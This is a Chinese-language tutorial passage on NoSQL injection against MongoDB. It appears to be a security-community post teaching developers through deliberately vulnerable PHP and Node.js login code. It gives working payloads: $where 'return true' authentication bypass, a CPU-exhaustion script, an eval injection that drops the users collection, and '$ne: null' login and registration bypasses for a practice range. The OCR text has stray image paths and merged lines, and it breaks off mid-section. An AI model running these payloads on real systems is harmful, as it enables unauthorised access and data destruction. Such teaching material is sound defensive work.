我们都知道在 SQL 时代拼接字符串容易造成 SQL 注入，NoSQL 也有类似问题，但是现在无论是 PHP 的 MongoDB driver 还是 node.js 的 mongoose 都要求查询条件必须是一个数组或者对象了，因此简单看一下就好。

```
string query ="{ username: '" + post_username + "', password: '" + post_password + "' }"
```

payload:

```
username=tolkien', $or: [ {}, { 'a':'a&password=' } ]
```

3) JavaScript 注入


* $where 操作符

在 MongoDB 中 $where 操作符是可以执行 JavaScript 语句的,在 MongoDB 2.4 之前，通过$where 操作符使用 map-reduce、group 命令可以访问到 mongo shell 中的全局函数和属性，如 db，看到这里，如果你有在生产环境中使用 MongoDB 2.4 之前的 MongoDB 版本，赶快放下手里的事情去升级吧。

我们继续用代码说话，后面的代码我将直接使用新版 MongoDB driver 作为示例。

```
<?php
$manager = new MongoDB\Driver\Manager("mongodb://mongo:27017");
$query_body =array(
'$where'=>"
function q() {
var username = ".$_REQUEST["username"].";
var password = ".$_REQUEST["password"].";if(username == 'admin'&&password == '123456') return true;
else{ return false;}}
");
$query = new MongoDB\Driver\Query($query_body);
$cursor = $manager->executeQuery('test.users', $query)->toArray();
$doc_failed = new DOMDocument();
$doc_failed->loadHTMLFile("failed.html");
$doc_succeed = new DOMDocument();
$doc_succeed->loadHTMLFile("succeed.html");
if(count($cursor)>0){
echo $doc_succeed->saveHTML();
}
else{
echo $doc_failed->saveHTML();
}
```

还是那个登录，这次我们指定了用户名和密码，假设我们不知道用户名和密码，使用 payload：username=1&password=1;return true;进行注入攻击。


Burp Suite Professional v1.7.26 - Temporary Project - licensed to Larry_Lau - Unlimited by mxcx@fosec.vn
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action
Comment this item
Raw Params Headers Hex

注入成功，继续看数据流:

位置	数据
HTML	Login Username: Password:
HTTP	`username=1&password=1;return true;`

php	`$query_body =array(`
	`'$where'=>"`
	`function q() {`
	`var username = 1;`
	`var password = 1;return true;;`
	`if(username == 'admin'&&password == '123456')`
	`return true; else{ return false;}}`
	`");`


mongoDB	`db.users.find(`
	`{`
	`$where:"function q() {var username = 1;"+`
	`"var password = 1;return true;;if(username == 'admin'&&password == '123456') "+`
	`"return true; else{ return false;}}"`
	`}`
	`)`

破壳漏洞社区

对于这个$where 操作符注入还有一个好玩的 payload 。

```
username=1&password=1;(function(){var%20date%20=%20new%20Date();%20do{curDate%20=%20new%20Date
();}while(curDate-date%3C5000);%20return%20Math.max();})();
```

这个 payload 可以让 MongoDB 所在服务器 CPU 瞬间飙升，持续 5 秒。



注意 docker 进程的 cpu 占用变化

* 使用 Command 方法构成注入

MongoDB driver 一般都提供直接执行 shell 命令的方法，这些方式一般是不推荐使用的，但难免有人为了实现一些复杂的查询去使用，在 php 官网中就已经友情提醒了不要这样使用:

```
<?php
$m = new MongoDB\Driver\Manager;
// Don't do this!!!
$username = $_GET['field'];
// $username is set to "'); db.users.drop(); print('"$cmd = new \MongoDB\Driver\Command( [
'eval' => "print('Hello, $username!');"
] );

$r = $m->executeCommand( 'dramio', $cmd );?>
```


但是我实在不知道有人会用 print 干什么，(为了记日志？)继续搜索，直到我看到了有人喜欢用 Command 去实现 Mongo 的 distinct 方法，于是照猫画虎构建了这样的例子。

```
<?php
$manager = new MongoDB\Driver\Manager("mongodb://mongo:27017");
$username = $_REQUEST['username'];
$cmd = new MongoDB\Driver\Command([
// build the 'distinct' command
'eval'=> "db.users.distinct('username',{'username':'$username'})"
```


```
]);
$cursor = $manager->executeCommand('test', $cmd)->toArray();
var_dump($cursor);
$doc_failed = new DOMDocument();
$doc_failed->loadHTMLFile("failed.html");
$doc_succeed = new DOMDocument();
$doc_succeed->loadHTMLFile("succeed.html");
if(count($cursor)>0){
echo $doc_succeed->saveHTML();
}
else{
echo $doc_failed->saveHTML();
}
```

这个就危险太多了，就相当于把 mongo shell 开放给用户了，你基本可以构建任何 mongo shell 可以执行的 payload 了，如果当前应用连接数据库的权限恰好很高，我们能干的事情更多。如构建

```
payload:username=2'});db.users.drop();db.user.find({'username':'2
```



整个 users collection 都不见了。继续看数据流：



但我们也同时发现，构建这样的 payload 是有一定难度的，需要我们对 MongoDB，JavaScript 和业务都有足够的了解，这也是 NoSQL 注入的局限性。类似的操作还有 mapReduce，那个更复杂一些,但原理类似，我就不再举例子了。

至此，几种常见的 NoSQL 注入已经用 PHP 语言解释完了，那么对于和 MongoDB 天生般配的 JavaScript 有没有类似问题呢?

Node.js 中的 NoSQL 注入

PHP 是第一次写，到了 JavaScript 这里就到了我熟悉的领域了。我们继续看代码。

```
var express = require('express');
var mongoose = require('mongoose');
var bodyParser = require('body-parser');
mongoose.connect('mongodb://localhost/test', { useMongoClient: true });
var UserSchema = new mongoose.Schema({
name: String,
username: String,
password: String
});
var User = mongoose.model('users', UserSchema);
var app = express();
```

```
app.set('views', __dirname);
app.set('view engine', 'jade');

app.get('/', function(req, res) {
res.render('index', {});
});

app.use(bodyParser.json());

app.post('/', function(req, res) {
console.log(req.body)
User.findOne({username: req.body.username, password: req.body.password}, function (err, user) {
console.log(user)
if (err) {
return res.render('index', {message: err.message});
}
if (!user) {
return res.render('index', {message: 'Sorry!'});
}

return res.render('index', {message: 'Welcome back ' + user.name + '!!!'});
});
});

var server = app.listen(49090, function () {
console.log('listening on port %d', server.address().port);
});
```

和 PHP 类似，构建这样的 payload：

```
POST http://127.0.0.1:49090/
HTTP/1.1Content-Type: application/json{
"username": {"$ne": null},"password": {"$ne": null}}
```

注入成功登陆系统。

从例子可以看出 JavaScript 的注入方式和 PHP 的类似，剩下的注入形式和其他语言的实现方式我就不一一列举了，大家有兴趣去写写漏洞，既能了解漏洞产生原理也能在开发过程中避免类似问题。

NoSQL 注入靶场

为了让大家对 NoSQL 注入都有所了解，某运营小姐姐提议我写个靶场，当然因为这个靶场不只是 NoSQL 注入，还组合了很多好玩的且程序员容易忽略的点，我也受益匪浅，有兴趣的可以先去靶场试试。

靶场链接：

https://pockr.org/bug-environment/detail?environment_no=env_75b82b98ffedbe0035

整个代码用我比较熟悉的 node.js+angular2 实现，模拟一个需要用工号验证注册的内部系统，注册后可以查看和管理服务器，我把其中和 NoSQL 注入相关的拿出来说一下。

1）工号注册绕过

来看用户注册部分的代码：

```
function create(userParam) {
```

```
var deferred = Q.defer();
console.log('userParam.jobnumber',userParam.jobnumber);

// validation

if(userParam.username =="admin"){

deferred.reject('用户名  admin  不允许注册');
}
db.jobNumbers.findOne(
{ jobNumber: userParam.jobnumber },
function (err, user) {
if (err) deferred.reject(err.name + ': ' + err.message);console.log('user',user);
if (!user) {// jobnumber already existsdeferred.reject('工号  "' + userParam.jobnumber + '"不存在');
} else {
const
jobNumberArray=['puokr001','puokr002','puokr003','puokr004','puokr005','puokr006','puokr007','puokr008','puo
kr009','puokr010','puokr011',];
if(jobNumberArray.indexOf(userParam.jobnumber)>=0){
deferred.reject('工号  "' + userParam.jobnumber + '"已被注册');
}

db.users.findOne(
{ username: userParam.username },
function (err, user) {
if (err) deferred.reject(err.name + ': ' + err.message);
if (user) {// username already existsdeferred.reject('用户名  "' + userParam.username + '"  已存在');
} else {
createUser();
}
});
}
});function createUser() {
// set user object to userParam without the cleartext password

var user = _.omit(userParam, ['password','jobnumber']);
```


```
// add hashed password to user object
user.hash = bcrypt.hashSync(userParam.password, 10);

db.users.insert(
user,
function (err, doc) {
if (err) deferred.reject(err.name + ': ' + err.message);

deferred.resolve();
});

createOwnServer();
}
```

主要问题在这段代码中


```
db.jobNumbers.findOne(
{ jobNumber: userParam.jobnumber },function (err, user) {...})
```

由于 userParam.jobnumber 没有做任何校验，我们直接构建 payload 绕过工号校验直接注册:

```
{"username": "test","password": "111111","jobnumber": {"$ne": null}

}
```




注册后直接登录系统，即可看到服务器列表。



2）越权查看管理员服务器

这是第二个注入点，在登录进去后的服务器列表页面中其实给了相应的提示:你负责的测试服务器都会在这里展示，生产服务器请联系管理员获取，也就是说我们是看不到管理员服务器的，但他们应该在数据库中。

在前端 console 中，我故意打出了这样的数据结构(console 中直接打印出数据结构也是程序员经常疏忽的点):



